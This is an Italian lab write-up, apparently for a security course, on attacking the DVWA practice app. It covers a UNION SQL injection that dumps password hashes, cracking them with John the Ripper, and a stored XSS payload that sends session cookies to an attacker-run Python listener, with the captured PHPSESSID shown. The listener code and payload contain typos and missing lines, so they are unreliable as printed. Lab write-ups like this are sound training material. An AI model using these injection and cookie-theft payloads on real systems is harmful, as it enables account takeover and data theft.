


Web application Hacking

Ottenimento delle password DVWA:


Con l'ausilio della seguente stinga sono riuscito a risalire alle password:

1' OR 1=1 UNION SELECT user, password FROM users #
sulla sezione SQL injection (Blind)



File password DVWA

Nel caso delle password di DVWA ho creato un file (passwd.txt) dove contenere tutte le password come da foto:



The image shows a screenshot of a text editor window titled "File Action" and "~/Desktop/passwd.txt - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons for file operations. The main text area contains a list of five entries, each consisting of a number followed by a username and a colon, then a long alphanumeric string (likely a hash). The entries are:

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
```


The sixth line is currently empty, with the cursor positioned at the end of the line.

John the Ripper

Una volta avviato John the ripper scriviamo la seguente stringa di codice

jhon -list=formats

E come da traccia bisogna usare il tipo di hash MD5/-MD5




```
kali@kali: ~/Desktop
File Actions Edit View Help
Fortigate, FormSpring, FVDE, geli, gost, gpg, HAVAL-128-4, HAVAL-256-3, hdaa,
hMailServer, hsrp, IKE, ipb2, itunes-backup, iwork, KeePass, keychain,
keyring, keystore, known_hosts, krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs,
krb5-17, krb5-18, krb5-3, kwallet, lp, lpcli, leet, lotus5, lotus85, LUKS,
MD2, mdc2, MediaWiki, monero, money, MongoDB, scram, Mozilla, mscash,
mscash2, MSCHAPv2, mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12,
multibit, mysqlna, mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2,
net-md5, netntlmv2, netntlm, netntlm-naive, net-sha1, nk, notes, md5ns,
nsec3, NT, o10glogon, o3logon, o5logon, ODF, Office, oldoffice,
OpenBSD-SoftRAID, openssl-enc, oracle, oracle11, Oracle12C, osc, ospf,
Padlock, Palshop, Panama, PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1,
PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda,
pgpwde, phpass, PHPS, PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY,
pwsafe, qnx, RACF, RACF-KDFAES, radius, RAdmin, RAKP, rar, RAR5, Raw-SHA512,
Raw-Blake2, Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
Raw-SHA1-AxCrypt, Raw-SHA1-Linkedin, Raw-SHA224, Raw-SHA256, Raw-SHA3,
Raw-SHA384, restic, ripemd-128, ripemd-160, rsvp, RVARY, Siemens-S7,
Salted-SHA1, SSHA512, sapb, sapg, saph, sappse, securezip, 7z, Signal, SIP,
skein-256, skein-512, skey, SL3, Snefru-128, Snefru-256, LastPass, SNMP,
solarwinds, SSH, sspr, STRIP, SunMD5, SybaseASE, Sybase-PROP, tacacs-plus,
tcp-md5, telegram, tezos, Tiger, tc_aes_xts, tc_ripemd160, tc_ripemd160boot,
tc_sha512, tc_whirlpool, vdi, OpenVMS, vmx, VNC, vtp, wbb3, whirlpool,
whirlpool0, whirlpool1, wpapsk, wpapsk-pmk, xmpp-scram, xsha, xsha512, zed,
ZIP, ZipMonster, plaintext, has-160, HMAC-MD5, HMAC-SHA1, HMAC-SHA224,
```

Seguito dalla seguente stringa:

john --format=raw-MD5 password.txt

E come da screen riusciamo a trovare le password dei seguenti user.



```
kali@kali: ~/Desktop
File Actions Edit View Help
HMAC-SHA256, HMAC-SHA384, HMAC-SHA512, dummy, crypt
414 formats (149 dynamic formats shown as just "dynamic_n" here)

(kali@kali)-[~/Desktop]
$ john --format=raw-MD5 passwd.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4
x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:00 DONE 3/3 (2023-06-09 08:55) 5.747g/s 209267p/s 209267c/s 228104
C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.

(kali@kali)-[~/Desktop]
$
```

the quieter you become, the more you are able to hear"

Con un ulteriore comando aggiungo su john the ripper riusciamo a ridurre il “testo” per visualizzare al meglio le informazioni fornite dal tool:

john --format=raw-MD5 passwd.txt --show

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-MD5 passwd.txt --show
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

(kali㉿kali)-[~/Desktop]
$
```

SQL injection

Tramite un file python3 chiamato dati/ricevuti.txt ho creato un server

```
import socket
server_host = '192.168.50.102'
server_port = 22311
```

```
serever_socket = socket.socket(socket.AF_INET ,
socket.SOCK_STREAM)

server_socket.listen(1)
print(f"[*] in ascolto su {server_host}:{serever_port}")

client_socket, client_address = server_socket.aceept()
print(f"[*] connesso da client {client_address[0]}:
{client_address[1]}")

data = client_socket.recv(1024).decode()
wish open('dati/ricevuti.txt' , 'w') as file:

print(f"[*] dati ricevuti {dara} salvati nel file 'dati/ricevuti.txt'")

client:socket.close()
server_socket.close()
```

Avvio del server

```
(kali@kali)-[~]
$ python3 /home/kali/Desktop/server.py
```

[*] in ascolto su 192.168.50.102:22311

Inserimento del payload

Name * a

Message *

<script>windows.location=' <http://192.168.50.102:22311/?cookie=> '+documents.cookie</script>

Sign Guestbook

Ricezione del cookie dalla sessione

```
-(kali®kali)-[~]  
python3 /home/kali/Desktop/server.py  
[*] in ascolto su 192.168.50.102:22311  
[+] connesso da 192.168.50.102:57844  
[*] dati ricevuti: GET /?cookie-security-low;  
%20PHPSESSID=f1d7ba7c0ba359b63bfe05de5e9e834f  
HTTP/1.1  
Host: 192.168.50.102:22311  
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:1802.0)  
Gecko/20100101 Firefox/102.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,imag  
e/avif,image/webp,*/*;q=0.8 Accept-Language: en-  
US,en;q=0.5  
Accept-Encoding:  
gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/  
Upgrade-Insecure-Requests: 1  
salvati nel file 'dati/ricevuti.txt'
```